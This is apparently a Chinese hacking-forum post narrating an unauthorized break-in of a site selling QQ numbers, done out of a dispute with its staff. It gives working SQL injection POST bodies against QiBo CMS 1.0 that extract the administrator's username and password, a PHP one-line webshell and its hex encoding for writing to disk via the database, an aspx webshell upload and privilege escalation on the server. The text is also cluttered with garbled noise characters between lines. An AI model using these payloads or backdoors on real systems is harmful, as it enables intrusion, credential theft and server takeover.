|
3 n- Y. ?8 L1 H P
' W+ |% r1 Z- b( c9 ?, D
' B4 n7 y$ Y8 [! K( ~) @% T2 B4 l1 l3 @* V) P3 u
一、踩点寻找漏洞
# M: L6 @% v9 f S `
闲来无事,在各个QQ靓号群求买5位QQ,寻问半天无果就在百度搜索5位QQ扫号找到“目标”www.qq.com,打开一看就一静态页面,哇好多靓号啊,90000000,300000,98888888,199999999,哇这么多靓号,然后我去联系客服,要求客服登录账户看看,此处略去100字,然后开始撕逼,然后就有了下文。。。。
6 }% \4 K P5 T' t' ]! I% L随手拿御剑扫了一下好多php页面,随手加一个member发现是齐博1.0的内容管理系统,然后就去百度找漏洞,什么后门漏洞一一做测试都无果,找来找去找到一个全版本的注入漏洞,详细利用方法如下:
/ P6 ]$ ?8 _4 Q/ D' Z
先注册一个用户,记住注册时候的邮箱以uid号,
6 C- I$ k4 K) Z# _
1 E: ~9 x* |$ O: y \6 p
8 a, U W( c+ v0 w: V8 O& Z' P( I然后我们打开火狐浏览器简单构造一下,http://www.qq.com/member/userinfo.php?job=edit&step=2,发送数据包如下:
3 W t4 e5 [+ R' @% k8 [
! A: E8 _" L+ v1 L8 S: Y8 w. h; m/ T

truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select user()) where uid=3%23
% E# l0 P; T. q+ p' s n8 p这里的email和uid一定要和注册的账号所吻合,然后访问,提示成功以后查看用户资料如图:
8 d) B' U* |# s1 i. Q# r. d2 i
' ]/ I6 n6 Z8 J; d5 n

确实存在注入漏洞,那么我们来注入一下管理账号密码,修改数据包如:truename=xxxx%0000&Limitword[000]=&email=123@qq.com&provinceid=,address=(select concat(username,0x2e,password) from qb_members limit 1) where uid=3%23
1 k% w! q3 e- y2 n
$ k( T& o/ a- K7 f
& O8 @8 S2 I8 L$ o: ]5 N
解密进后台如图:
. P; S! t0 D4 D1 U6 }4 L, A
9 ~7 y t5 A9 P* z* F0 W2 J
( W* F3 W7 Q% g7 V, S& L
( u" C5 R$ w- m2 x- _二、后台getwebshell
0 n6 m( W" |2 r1 W* m) u' Z
进了后台,以前齐博有个后台getwebshell漏洞,在系统功能- 单篇文章独立页面管理-增加页面添加个webshell,如图:
# }# @: J1 g2 B/ ?, V, n1 s' R
8 r) @3 R# M4 d- Q+ i
r5 Y; N, ^: U- G9 }" \# d
" V0 V% ^/ @4 }+ `0 P
然后点确定,添加提示
6 F/ u( ? r z; Z
8 ~/ Q# y! N9 ~; A. `& r) O! T
' X# c1 G7 a8 A, X- Q
; L3 K) K1 A; |6 u. m8 O4 ~& B( ?
由于是ii6.0的所以我们可以考虑一下解析漏洞,我们再来如图:
/ L a7 _( m( b k* u
/ x" _5 d' v! F% \

' c3 i6 B! y3 w' o# a8 D改静态页面为help.php;.htm,然后我们发现访问help.php;.htm是404(写文章之前测试是可以成功写入的),欧巴,他么的我们再想想别的办法,抽了一支烟,我们继续,他这里不是有个服务器信息、数据库工具吗,之前我们测试当前用户名是root,那么我们完全可以考虑利用服务器信息、数据库工具来导入一句话,屌屌的妈妈的,我们来演示一下,先把一句话hex编码一下,<?php assert($_POST[sb]);?>编码以后是:0x3C3F7068702061737365727428245F504F53545B73625D293B3F3EDA网站目录是D:\wwwroot\qq.com\admin\,注意我们要把\改成/,否则不成功D:/wwwroot/qq.com/admin/,下面我们来导一下
3 l1 @! ^* o. O* \! p9 H如图:
/ c$ T7 {3 _$ b$ K k. R
4 m$ G& n& i3 R1 j8 k5 y6 ?( J
5 U' n9 u. H4 e) j; h4 g
2 y/ n' c9 d: U# B* q

之前已经测试过了用普通菜刀无法连接,测试用过狗菜刀也无法连接,用xiese打开
3 o T3 p9 @! y# G) x$ R( Y2 ?
; r4 ~' `' ~ S c% p4 T9 L
: [( T5 j3 a# g4 e( K' H
9 o" a1 w3 t+ I7 d
三、提权进服务器
% L9 t" k5 ~$ h) _0 [% C& }( h+ V经测试xise下一句话只有在admin目录下有权限浏览,且不能执行命令,庆幸的是支持aspx,那么我们就上一个aspx大马,然后执行命令提示拒绝访问,哈哈在c:\windows\temp下上传cmd.exe然后执行systeminfo,发现打了400多补丁,如图:
6 f3 E& j! j& E. u$ d2 D
1 Q- f* g5 j7 S2 D

" o3 Z: V0 N5 J+ u2 H0 t啧啧啧,这么多补丁,我都没去试试今年和2014年放出来的exp,而且是在咱们大00下载了一个变异pr,然后上传提权如图:
! ]! @3 }" t7 t" c' h4 p. ^
5 x1 M o+ Z9 e, T, [
% L' z) j; Z7 m0 T5 N( |然后登陆服务器如图:
- J' s. |. `6 B, x
# I2 F( }# I9 [. o; g
 # }/ O+ H8 l# ]4 y
+ a$ o( q U$ ~" M" A' A. o; ^" p( d6 `
, L- z y* }& g2 o难怪普通刀连接不上,原来是有狗。
% T8 g$ H! \$ I& S
' [! ]# O+ I; ~6 m) ~) X
( b" ]7 r% t8 Z' W- v
( |- J, L( p) Y2 u7 B N) |, `
8 k) x* w* n9 k$ u
! H' H! P' V# ?! D; s7 z
4 }' L( X, P- s {$ J! C
| 


 发表于 2018-10-20 20:08:47

 收藏
 支持
 反对